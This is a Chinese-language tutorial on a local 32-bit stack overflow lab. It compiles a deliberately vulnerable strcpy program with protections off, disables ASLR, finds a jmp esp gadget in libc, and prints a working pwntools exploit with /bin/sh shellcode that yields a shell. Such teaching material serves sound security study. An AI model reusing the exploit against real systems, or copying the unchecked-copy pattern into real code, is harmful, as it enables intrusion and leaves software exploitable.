

一、环境

ubuntu16.04

python2.7

二、工具

1.pwntools:

sudo apt-get update

sudo apt-get install python2.7 python-pip python-dev git libssl-dev libffi-dev
build-essential

sudo pip install --upgrade pip

sudo pip install --upgrade pwntools

pwntools是一个ctf框架和漏洞利用开发库，用Python开发，由rapid设计，旨在让使用者简单快速的编写exploit。

基本模块：

asm : 汇编与反汇编，支持x86/x64/arm/mips/powerpc等基本上所有的主流平台

dynelf : 用于远程符号泄漏，需要提供leak方法

elf : 对elf文件进行操作，可以获取elf文件中的PLT条目和GOT条目信息

gdb : 配合gdb进行调试，设置断点之后便能够在运行过程中直接调用GDB断下，类似于设置为即使调试JIT

memleak : 用于内存泄漏

shellcraft : shellcode的生成器

2.gcc/gdb

sudo apt-get install gdb

UNIX及UNIX-like下的调试工具

一般来说，GDB主要完成下面四个方面的功能：

- 1、启动程序，可以按照自定义的要求随心所欲的运行程序。
- 2、可让被调试的程序在所指定的调置的断点处停住。（断点可以是条件表达式）
- 3、当程序被停住时，可以检查此时程序中所发生的事。
- 4、可以改变程序，将一个BUG产生的影响修正从而测试其他BUG。

3.peda

git clone https://github.com/longld/peda.git ~/peda

echo "source ~/peda/peda.py" >> ~/.gdbinit

gdb的插件

三、程序观察与准备

1.一个有漏洞的程序

StackOf.c

StackOf.c x exp.py

```
#include <stdio.h>
#include <string.h>

void vul(char *msg)
{
    char buffer[64];
    strcpy(buffer,msg);
    return;
}

int main()
{
    puts("So plz give me your shellcode:");
    char buffer[256];
    memset(buffer,0,256);
    read(0,buffer,256);
    vul(buffer);
    return 0;
}
```

将main函数里的buffer作为msg传入vul函数里，然后拷贝到vul中的buffer。但是main中的buffer是256而vul函数中的buffer是64。
memset常用于内存初始化，将buffer中的元素全部初始化为零。

man read

```
1 | #include <unistd.h>
2 | ssize_t read(int fd, void *buf, size_t count);
```

参数	描述
fd	文件描述符,从console中读取时,是0(标准输入)
buf	读数据的缓冲区
count	每次读取的字节数(读出来的数据保存在缓冲区中,同时文件当前读写位置后移)

返回值：读取到的字节数，0代表读到EOF，-1代表出错设置errnu。

read 在读设备,管道或网络的时候,会等待(阻塞)
可以通过设置 NO_BLOCK 参数来非阻塞

2.为了调试方便把保护操作关闭

gcc编译： gcc -m32 -no-pie -fno-stack-protector -z execstack -o pwnme
StackOf.c

-m32: 生成32位的可执行文件
-no-pie: 关闭程序ASLR/PIE (程序随机化保护)
-fno-stack-protector: 关闭Stack Protector/Canary (栈保护)
-z execstack: 关闭DEP/NX (堆栈不可执行)
-o: 输出
pwnme: 编译生成文件的文件名
StackOF.c:编译前的源文件

```
fan@ubuntu: ~/Documents/ret2libc
fan@ubuntu:~/Documents/ret2libc$ gcc -m32 -no-pie -fno-stack-protector -z execstack -o pwnme StackOF.c
StackOF.c: In function 'main':
StackOF.c:16:5: warning: implicit declaration of function 'read' [-Wimplicit-function-declaration]
    read(0,buffer,256);
    ^
fan@ubuntu:~/Documents/ret2libc$
```

运行pwnme查看

```
fan@ubuntu:~/Documents/ret2libc$ ./pwnme
So plz give me your shellcode:
AAAAAAAAAAAAAAAAAAAA
fan@ubuntu:~/Documents/ret2libc$
```

观察分析所开启的漏洞缓解策略

```
fan@ubuntu:~/Documents/ret2libc$ checksec pwnme
[*] '/home/fan/Documents/ret2libc/pwnme'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX disabled
PIE: No PIE (0x8048000)
RWX: Has RWX segments
fan@ubuntu:~/Documents/ret2libc$
```


加一条命令关闭系统的地址随机化

sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"


四、攻击思路

根据源码可得该栈溢出漏洞的原因是在调用strcpy之前未对源字符串的长度进行安全检


查。当用户输入过长时，就会向高地址覆盖。



可以恶意布局



假设jmp esp的地址为0x12345678，在运行到原返回地址位置也就是0x12345678时，会执行0x12345678处的指令，也就是jmp esp,同时esp会+4，这时esp就指向了shellcode的起始位置，jmp esp一执行，接下来就是执行shellcode,如图：




所以要构造的buffer = 填充字符 + jmp_esp + shellcode

五、逐个分析

（一）填充字符

对于溢出破解，常常要通过布局栈空间，来改变程序的运行，因而常需要填充大量的垃圾数据来达到目的。

例如通过溢出攻击，改变原本的返回地址，使程序运行我们想要它运行的。



具体需要填充多少垃圾字符如下步骤：

gdb运行pwnme

在vul函数下断点:breakpoint vul 或 b vul

进入汇编窗口:layout asm

运行：r 或 run

```

fan@ubuntu: ~/Documents/ret2libc
0x804849b <vul>      push    ebp
0x804849c <vul+1>    mov     ebp,esp
0x804849e <vul+3>    sub     esp,0x48
b+ 0x80484a1 <vul+6>    sub     esp,0x8
0x80484a4 <vul+9>    push    DWORD PTR [ebp+0x8]
0x80484a7 <vul+12>   lea     eax,[ebp-0x48]
0x80484aa <vul+15>    push    eax
0x80484ab <vul+16>    call   0x8048350 <strcpy@plt>
0x80484b0 <vul+21>    add     esp,0x10
0x80484b3 <vul+24>    nop
0x80484b4 <vul+25>    leave
0x80484b5 <vul+26>    ret
0x80484b6 <main>    lea     ecx,[esp+0x4]

exec No process in:                               L??  PC: ??

^A^[[;31m^Bgdb-peda$ ^A^[[0m^B

```

单步步过到strcpy附近：ni

不用连续输入，输入一次后，回车默认ni

在call上面我们发现存在一个push %edx,我们知道32位平台上，参数的保存是放

在栈空间上的，而且c语言的参数是从右向左压栈，结合源码

strcpy(buffer,msg),那么可想而知，这个push %edx就是保存的buffer的起始地址，我们查看下edx寄存器里的值：ir edx

得到buffer的起始地址 = 0xffffcf20

```
fan@ubuntu: ~/Documents/ret2libc
B+ 0x804849e <vul+3>      sub    esp,0x48
    0x80484a1 <vul+6>      sub    esp,0x8
    0x80484a4 <vul+9>      push   DWORD PTR [ebp+0x8]
    0x80484a7 <vul+12>     lea     eax,[ebp-0x48]
>   0x80484aa <vul+15>     push   eax
    0x80484ab <vul+16>     call   0x8048350 <strcpy@plt>
    0x80484b0 <vul+21>     add     esp,0x10
    0x80484b3 <vul+24>     nop
    0x80484b4 <vul+25>     leave
    0x80484b5 <vul+26>     ret
    0x80484b6 <main>      lea     ecx,[esp+0x4]
    0x80484ba <main+4>    and     esp,0xffffffff
    0x80484bd <main+7>    push   DWORD PTR [ecx-0x4]

native process 14956 In: vul L?? PC: 0x80484aa
^[[;34m[-----]
-----]^[[0m
^[[mLegend: ^[[;31mcode^[[0m, ^[[;34mdata^[[0m, ^[[;32mrodata^[[0m, value^[[0m
0x080484aa in vul ()
^A^[[;31m^Bgdb-peda$ ^A^[[0m^Bi r eax
eax          0xffffcf20      0xffffcf20
^A^[[;31m^Bgdb-peda$ ^A^[[0m^B
```

然后我们步过到函数返回的位置

因为这时esp指向的是栈空间的栈顶，是buffer的终止地址，我们查看下esp的值
buffer的终止地址 = 0xffffcf6c

```
fan@ubuntu: ~/Documents/ret2libc
> 0x80484b4 <vul+25>      leave
    0x80484b5 <vul+26>     ret
    0x80484b6 <main>      lea     ecx,[esp+0x4]
    0x80484ba <main+4>    and     esp,0xffffffff
    0x80484bd <main+7>    push   DWORD PTR [ecx-0x4]
    0x80484c0 <main+10>   push   ebp
    0x80484c1 <main+11>   mov     ebp,esp
    0x80484c3 <main+13>   push   ecx
    0x80484c4 <main+14>   sub     esp,0x104
    0x80484ca <main+20>   sub     esp,0xc
    0x80484cd <main+23>   push   0x80485b0
    0x80484d2 <main+28>   call   0x8048360 <puts@plt>
    0x80484d7 <main+33>   add     esp,0x10

native process 14913 In: vul L?? PC: 0x80484b5
^[[m0028] ^[[;34m0xffffcf88^[[0m --> 0x0 ^[[0m
^[[;34m[-----]
-----]^[[0m
^[[mLegend: ^[[;31mcode^[[0m, ^[[;34mdata^[[0m, ^[[;32mrodata^[[0m, value^[[0m
0x080484b5 in vul ()
^A^[[;31m^Bgdb-peda$ ^A^[[0m^Bi r esp
esp          0xffffcf6c      0xffffcf6c
^A^[[;31m^Bgdb-peda$ ^A^[[0m^B
```

这时，我们已经得到：

1.buffer的起始地址 = 0xffffcf20

2.buffer的终止地址 = 0xffffcf6c

只要两者相减得到的就是应当填充的字节：填充数据 = 0xffffcf6c - 0xffffcf20 = 0x4c = 76字


(二) jmp_esp

jmp esp 如何找？可以去libc文件中查找（libc是个啥？），c编写的程序都要加载libc文件。

1.libc怎么找？

首先，我们先查看加载的libc文件是什么版本

打开gdb调试pwnme 在main函数处下断点

A screenshot of a terminal window with a dark background. The prompt is 'fan@ubuntu:~/Documents/ret2libc\$'. The user enters 'gdb ./pwnme'. The terminal shows the GDB version (7.11.1) and copyright information. The user enters 'b main' to set a breakpoint at the start of the main function. The terminal shows the breakpoint is set at address 0x80484c4. The prompt is now 'gdb-peda\$'.

```
fan@ubuntu:~/Documents/ret2libc$ gdb ./pwnme
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./pwnme...(no debugging symbols found)...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484c4
gdb-peda$
```

r 运行，加载程序，在断点处断下


```

gdb-peda$ b main
Breakpoint 1 at 0x80484c4
gdb-peda$ r
Starting program: /home/fan/Documents/ret2libc/pwnme

[-----registers-----]
EAX: 0xf7fb8dbc --> 0xffffd08c --> 0xffffd285 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xffffcfff --> 0x1
EDX: 0xffffd014 --> 0x0
ESI: 0xf7fb7000 --> 0x1afdb0
EDI: 0xf7fb7000 --> 0x1afdb0
EBP: 0xffffcfd8 --> 0x0
ESP: 0xffffcfd4 --> 0xffffcfff --> 0x1
EIP: 0x80484c4 (<main+14>:      sub    esp,0x104)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484c0 <main+10>: push    ebp
0x80484c1 <main+11>: mov     ebp,esp
0x80484c3 <main+13>: push    ecx
=> 0x80484c4 <main+14>: sub     esp,0x104
0x80484ca <main+20>: sub     esp,0xc
0x80484cd <main+23>: push    0x80485b0
0x80484d2 <main+28>: call   0x8048360 <puts@plt>
0x80484d7 <main+33>: add     esp,0x10
[-----stack-----]
0000| 0xffffcfd4 --> 0xffffcfff --> 0x1
0004| 0xffffcfd8 --> 0x0
0008| 0xffffcfdc --> 0xf7e1f637 (<__libc_start_main+247>:      add     esp,0x10)
0012| 0xffffcfe0 --> 0xf7fb7000 --> 0x1afdb0
0016| 0xffffcfe4 --> 0xf7fb7000 --> 0x1afdb0
0020| 0xffffcfe8 --> 0x0
0024| 0xffffcfec --> 0xf7e1f637 (<__libc_start_main+247>:      add     esp,0x10)
0028| 0xffffcfff --> 0x1
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x80484c4 in main ()
gdb-peda$

```

输入 info sharedlibrary或i sharedlibrary 查看库加载的情况

```

EBP: 0xffffcfd8 --> 0x0
ESP: 0xffffcfd4 --> 0xffffcfd0 --> 0x1
EIP: 0x80484c4 (<main+14>:      sub     esp,0x104)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484c0 <main+10>: push    ebp
0x80484c1 <main+11>: mov     ebp,esp
0x80484c3 <main+13>: push    ecx
=> 0x80484c4 <main+14>: sub     esp,0x104
0x80484ca <main+20>: sub     esp,0xc
0x80484cd <main+23>: push    0x80485b0
0x80484d2 <main+28>: call    0x8048360 <puts@plt>
0x80484d7 <main+33>: add     esp,0x10
[-----stack-----]
0000| 0xffffcfd4 --> 0xffffcfd0 --> 0x1
0004| 0xffffcfd8 --> 0x0
0008| 0xffffcfdc --> 0xf7e1f637 (<__libc_start_main+247>:      add     esp,0x10)
0012| 0xffffcfe0 --> 0xf7fb7000 --> 0x1afdb0
0016| 0xffffcfe4 --> 0xf7fb7000 --> 0x1afdb0
0020| 0xffffcfe8 --> 0x0
0024| 0xffffcfec --> 0xf7e1f637 (<__libc_start_main+247>:      add     esp,0x10)
0028| 0xffffcfd0 --> 0x1
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x80484c4 in main ()
gdb-peda$ info sharedlibrary
From      To          Syms Read  Shared Object Library
0xf7fd9860 0xf7ff28dd  Yes (*)    /lib/ld-linux.so.2
0xf7e1e750 0xf7f4788d  Yes (*)    /lib32/libc.so.6
(*): Shared library is missing debugging information.
gdb-peda$

```

找jmp esp 在libc中的地址: jmp_esp_addr_offset

```

test.py (~/Documents/ret2libc) - gedit
Open  Save

# coding=utf-8
from pwn import *

libc = ELF('/lib32/libc.so.6')                                #文件
jmp_esp = asm('jmp esp')                                     #jmp esp汇编指令的操作数

jmp_esp_addr_in_libc = libc.search(jmp_esp).next()           #搜索


print hex(jmp_esp_addr_in_libc)                               #打印

```

pwntool中的asm()函数接收一个字符串作为参数, 得到汇编码的机器代码。

```
fan@ubuntu: ~/Documents/ret2libc
[*]: Shared library is missing debugging information.
gdb-peda$
[1]+  Stopped                  gdb ./pwnme
fan@ubuntu:~/Documents/ret2libc$ touch test.py
fan@ubuntu:~/Documents/ret2libc$ vim test.py
fan@ubuntu:~/Documents/ret2libc$ python test.py
File "test.py", line 3
SyntaxError: Non-ASCII character '\xe6' in file test.py on line 3, but no encoding declared;
see http://python.org/dev/peps/pep-0263/ for details
fan@ubuntu:~/Documents/ret2libc$ vim test.py
fan@ubuntu:~/Documents/ret2libc$ python test.py
[*] '/lib32/libc.so.6'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
0x2aa9
fan@ubuntu:~/Documents/ret2libc$
```

0x2aa9只是jmp esp在libc文件里的位置（也叫偏移地址，在最终代码将命名为 jmp_esp_addr_offset），要知道其在程序里的地址还要加上libc在程序里的起始地址（也叫基址，在最终代码将命名为libc_base），所以jmp esp在程序里的地址： $\text{jmp_esp_addr} = \text{jmp_esp_addr_offset} + \text{libc_base}$ ，结合图解一下：



找libc在程序里的地址， libc_base

输入指令LD_TRACE_LOADED_OBJECTS=1 ./pwnme可以得到加载位置

```
fan@ubuntu: ~/Documents/ret2libc
fan@ubuntu:~/Documents/ret2libc$ vim test.py
fan@ubuntu:~/Documents/ret2libc$ python test.py
File "test.py", line 3
SyntaxError: Non-ASCII character '\xe6' in file test.py on line 3, but no encoding declared;
see http://python.org/dev/peps/pep-0263/ for details
fan@ubuntu:~/Documents/ret2libc$ vim test.py
fan@ubuntu:~/Documents/ret2libc$ python test.py
[*] '/lib32/libc.so.6'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
0x2aa9
fan@ubuntu:~/Documents/ret2libc$ LD_TRACE_LOADED_OBJECTS=1 ./pwnme
linux-gate.so.1 => (0xf7fd7000)
libc.so.6 => /lib32/libc.so.6 (0xf7e07000)
/lib/ld-linux.so.2 (0xf7fd9000)
fan@ubuntu:~/Documents/ret2libc$
```

(三) 编写shellcode

通过调用系统调用获得shell

`\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80`

执行/bin/sh system (“/bin/sh”) ;

六、最终代码

```
exp.py (~Documents/ret2libc) - gedit
# coding=utf-8
from pwn import *

p = process('./pwnme')                                #运行程序
p.recvuntil("shellcode:")                             #当接受到字符串'shellcode:'

#找jmp_esp_addr_offset
libc = ELF('/lib32/libc.so.6')
jmp_esp = asm('jmp esp')

jmp_esp_addr_offset = libc.search(jmp_esp).next()

if jmp_esp_addr_offset is None:
    print 'Cannot find jmp_esp in libc'
else:
    print hex(jmp_esp_addr_offset)

libc_base = 0xf7e07000                                #libc加载地址
jmp_esp_addr = libc_base + jmp_esp_addr_offset         #得到jmp_esp_addr
print hex(jmp_esp_addr)

#构造布局
buf = 'A'*76
buf += p32(jmp_esp_addr)
buf += '\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80'

with open('poc','wb') as f:
    f.write(buf)

p.sendline(buf)                                       #发送构造后的buf
p.interactive()
```

结果如下：

```
fan@ubuntu:~/Documents/ret2libc$ checksec pwnme
[*] '/home/fan/Documents/ret2libc/pwnme'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x8048000)
RWX:       Has RWX segments

fan@ubuntu:~/Documents/ret2libc$ python exp.py
[+] Starting local process './pwnme': pid 16876
[*] '/lib32/libc.so.6'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
0x2aa9
0xf7e09aa9
[*] Switching to interactive mode

$ whoami
fan
$
```